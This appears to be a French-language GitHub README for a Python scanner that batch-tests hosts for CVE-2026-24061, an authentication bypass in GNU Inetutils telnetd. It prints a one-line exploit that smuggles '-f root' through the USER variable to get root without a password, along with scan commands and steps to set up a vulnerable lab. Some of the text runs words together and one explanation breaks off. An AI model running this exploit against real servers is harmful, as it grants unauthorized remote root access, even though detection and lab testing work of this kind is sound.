 monstertsl/cve-2026-24061
Scanner basé sur Python qui détecte la CVE-2026-24061 dans GNU Inetutils telnetd, permettant de tester en lot plusieurs cibles pour la vulnérabilité de contournement d'authentification.

⚠️ Remarque :
CVE-2026-24061GNU Inetutils est un ensemble d'outils réseau classiques fourni par le projet GNU, qui inclut le servicetelnetd, c'est-à-dire le démon serveur Telnet. Dans les versions 1.9.3 à 2.7, le servicetelnetdprésente un défaut critique dans le processus d'authentification des utilisateurs. Lorsque ce service appelle le programme de connexion système/usr/bin/login, il ne filtre ni ne valide correctement la variable d'environnementUSERtransmise par le client. Un attaquant peut, en définissant une valeur spécifique pour la variableUSER, injecter directement le paramètre-fdans la commandelogin. Le paramètre-fdu programme sert à « contourner la double authentification », ce qui permet à l'attaquant de contourner entièrement toutes les étapes de vérification du mot de passe et d'établir directement une session distante en tant qu'utilisateur , obtenant ainsi le plus haut niveau de contrôle sur le serveur. Cette vulnérabilité est extrêmement dangereuse, équivalant à une porte dérobée root distante publique, ne nécessitant aucune information d'identification.
loginrootUSER='-f root' telnet -a <target_ip>

python3 cve-2026-24061.py -i 10.10.168.128
python3 cve-2026-24061.py -f targets.txt
La commande ci-dessus définit la variable d'environnement USER sur -f root. Lorsque le service telnetd vulnérable reçoit une connexion, il construit et exécute un appel système similaire à celui-ci :
sudo apt update
sudo apt install openbsd-inetd inetutils-telnetd telnet -y
sudo sed -i 's/^#telnet/telnet/' /etc/inetd.conf
sudo systemctl restart openbsd-inetd
sudo ss -tuln | grep ':23'
telnet localhost 23
